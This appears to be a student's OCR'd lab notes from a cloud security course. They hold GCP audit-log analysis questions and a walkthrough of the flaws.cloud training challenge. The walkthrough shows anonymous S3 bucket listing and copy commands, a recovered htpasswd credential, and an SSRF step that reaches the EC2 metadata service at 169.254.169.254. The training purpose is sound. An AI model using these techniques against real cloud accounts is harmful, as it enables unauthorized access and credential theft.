
- What is the name of the service account used to perform this operation?


```
@type: "type.googleapis.com/google.cloud.audit.AuditLog"
authenticationInfo: {
 principalEmail: "compute-admin@a3thunder.iam.gserviceaccount.com"
 principalSubject: "serviceAccount:compute-admin@a3thunder.iam.gserviceaccount.com"
 serviceAccountKeyName:
 "//iam.googleapis.com/projects/a3thunder/serviceAccounts/compute-
 admin@a3thunder.iam.gserviceaccount.com/keys/8ee69525da4cb90cf58510c7e45f6d1c43a83fc2"
}
```


- What is the name of the metadata key that has been changed (Hint: expand out protoPayload.metadata)?


```
protoPayload: {
 @type: "type.googleapis.com/google.cloud.audit.AuditLog"
 authenticationInfo: {
  principalEmail: "compute-admin@a3thunder.iam.gserviceaccount.com"
  principalSubject: "serviceAccount:compute-admin@a3thunder.iam.gserviceaccount.com"
  serviceAccountKeyName:
  "//iam.googleapis.com/projects/a3thunder/serviceAccounts/compute-
  admin@a3thunder.iam.gserviceaccount.com/keys/8ee69525da4cb90cf58510c7e45f6d1c43a83fc2"
 }
 metadata: {
  @type: "type.googleapis.com/google.cloud.audit.GceInstanceAuditMetadata"
  instanceMetadataDelta: {
   modifiedMetadataKeys: [
    0: "gce-container-declaration"
   ]
  }
```


- Expand out the log entry associated with this access. What is the name of the object retrieved (e.g. protoPayload.resourceName)?


```
logName: "projects/a3thunder/logs/cloudaudit.googleapis.com%2Factivity"
operation: {3}
protoPayload: {
 @type: "type.googleapis.com/google.cloud.audit.AuditLog"
 authenticationInfo: {3}
 authorizationInfo: [1]
 metadata: {
  @type: "type.googleapis.com/google.cloud.audit.GceInstanceAuditMetadata"
  instanceMetadataDelta: {
   modifiedMetadataKeys: [
    0: "gce-container-declaration"
   ]
```





9. defender/audit (Part 2)

- What is the name of the service account and the service account key (`protoPayload.authenticationInfo`) used to retrieve each object?



- Expand out the log entry associated with this access. What is the name of the object retrieved (e.g. `protoPayload.resourceName`)?
    - `resourceName: "projects/_/buckets/vm-image-bucket-985858814019"`



4.4: flaws.cloud


2. flaws: Level 1

- As the command output shows, it is being served out of an S3 bucket. What region is this bucket located in? Us-west-2

Step 3:


When sites are hosted out of an S3 bucket, they can be accessed via the URL `http://<site>.s3-website-<region>.amazonaws.com`.

- Show the site when visited via this URL.



When one is given listing access for a bucket, the contents (e.g. the bucket's manifest) can also be accessed via URL. The format for that is simply: `http://<site>.s3.amazonaws.com`


- Show the results of visiting this URL.



Step 4:

In viewing the results of the prior step, a listing of the bucket is obtained. This is a misconfiguration on the part of the bucket owner in allowing public listing access to the bucket. The listing reveals a secret HTML file. You can directly append the filename to the site's URL to access it.

- Show the results of visiting this URL and continue to the next level.




3. flaws: Level 2

Step 1:

Using the prior method, attempt to list the bucket as an unauthenticated user via the web by going to:

http://<site>.s3.amazonaws.com

- Show the result in a screenshot.



4. flaws: Level 3

Overview


Access keys are the keys to an AWS account's kingdom. They should immediately be revoked if they are accidentally revealed. Key leakage can occur in many different ways, unfortunately. In this level, it will occur via source control history.

Step 1:

Attempt to list the bucket as an unauthenticated user via the web by going to:

http://*<site>*.s3.amazonaws.com

- Show the results of visiting the URL.


- 

Step 3:

Then, attempt to copy the robots.txt file from the bucket locally. For this command, we will use the --no-sign-request so that the request is anonymous.

```
aws s3 cp --no-sign-request s3://<site>/robots.txt .
```

- Show the contents of this file



aws s3 cp --no-sign-request s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud ./level3
aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/

aws s3 cp --no-sign-request s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .


Step 6:

Using the new credentials, show all of the storage buckets it can list.

```
aws s3 ls --profile flaws
```

The names of the subsequent levels are revealed in the listing. While it may seem like you now have access to the rest of the levels, you don't.

- Try visiting the `level6` URL and show the results.



Step 2:

5. flaws: Level 4

Many snapshots are publicly accessible.

- To find out how many snapshots we can access, show the output of the following command: SKIP, from

wuchang 6 days ago

Ok. This is apparently not working well due to the restrictions placed on the AWS account.

For those who can not get the snapshot to work, go ahead and skip this part. I've let @Wen know. This is the information you need to move on to Level 5.

```
ubuntu@ip-172-31-7-227:/$ ls /home/ubuntu/
meta-data  setupNginx.sh
```

Within setupNginx.sh, find the credentials

```
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
```


```
(env) (base) matthewadler@Matthews-Air level3 % aws ec2 describe-snapshots --profile flaws | wc -l
  410219
```

6. flaws: Level 5

Step 1:

To see how the proxy functions, visit the EC2 web site that is given and use its proxy feature to have it retrieve the Summit Route blog feed.

- Show the results including the address bar.




Step 2:


Recall that the `level6` URL visited in Level 3 gives an access denied and informs you that you need to play Level 5 properly to find the subdirectory Level 6 actually resides in. Use the level6 URL to see if an access to it can be made by the proxy.

Step 3:

The metadata configuration service for any compute instance is served via a private, internal IP address that is not directly accessible from external IP networks. Most compute instances running in the cloud have both an external and an internal IP address. When the compute instance runs a proxy, the proxy can be used to access the internal addresses that are not meant to be externally accessible. One such 'magical' internal IP address is AWS EC2's `169.254.169.254` address for its metadata service.

- Use the proxy to access this internal metadata service and show the results. (e.g. http://. . ./proxy/169.254.169.254/



